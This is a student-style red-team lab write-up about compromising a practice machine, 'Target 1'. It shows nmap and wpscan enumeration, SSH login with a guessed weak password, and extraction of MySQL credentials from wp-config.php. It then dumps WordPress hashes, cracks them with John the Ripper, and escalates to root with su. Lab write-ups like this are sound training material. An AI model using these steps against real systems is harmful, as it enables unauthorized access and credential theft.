# Offensive: Summary of Operations

## Table of Contents




### Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

nmap -sV 192.168.1.110

Output for Target 1:




This scan identifies the services below as potential points of entry:

- Target 1
  - List of Ports: 22, 80, 111, 139, 445
  - Exposed Services: ssh, http, rpcbind, netbios-ssn

The following vulnerabilities were identified on each target:

- Target 1


  List of Critical Vulnerabilities:


  - CVE-2021-44142 remote attackers with write access to extended file attributes can execute arbitrary code with the privileges of smbd, typically root.

- CVE-2017-8779(rpcbind) allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.

## Exploitation

*Wpscan –url http://192.168.1.110/wordpress -eu*




*Password: michael*

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - SSH into Micheals account*:*
        - **Exploit Used**
            - *Weak password. Used Micheal password to log in which was micheal.*
            - *Include the command run: ssh michael@192.168.1.110*

```
[+] Memory used: 118.047 MB
[+] Elapsed time: 00:00:03
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
```

- *Once logged in as Michael we navigated to /var/www/html/wordpress directory.*

```
File   Actions   Edit   View   Help
permitted by applicable law.
You have new mail.
michael@target1:~$ cd cat /var/www/html/wordpress/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd cat /var/www/html/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd /var/www/html/wp-config.php
-bash: cd: /var/www/html/wp-config.php: No such file or directory
michael@target1:~$ cd/var
-bash: cd/var: No such file or directory
michael@target1:~$ cd /var
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd www
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html    css            img          scss            team.html
contact.php   elements.html  index.html   Security - Doc  vendor
contact.zip   fonts          js           service.html    wordpress
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config.php         wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config-sample.php  wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

- *Then we did: cat wp-config.php*

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```

- *MySQL login*


**Exploit Used**

*Used Michael credentials to access wp-config.php file.*


*Command: mysql -u root -p*

- *user: root password:R@v3Security*


```
You have new mail in /var/mail/michael
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```




- *Command: select * from wp_users;*




- *Next we made a file with the names and hashes of Michael and Steven. File name is wp_hashes.txt*




- *Next we ran the file through John the Ripper.*

  *Command: john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.txt*

```
root@Kali:~# john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.tx
t
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```


- *Next we step was to ssh steven@192.168.1.110.*

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

- *The Next step was to escalate to root. Command: su root Password: toor*

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ su root
Password:
root@target1:/home/steven#
```

- *Then we cd ~ to the home directory.*




- Next we cat the flag4.txt file.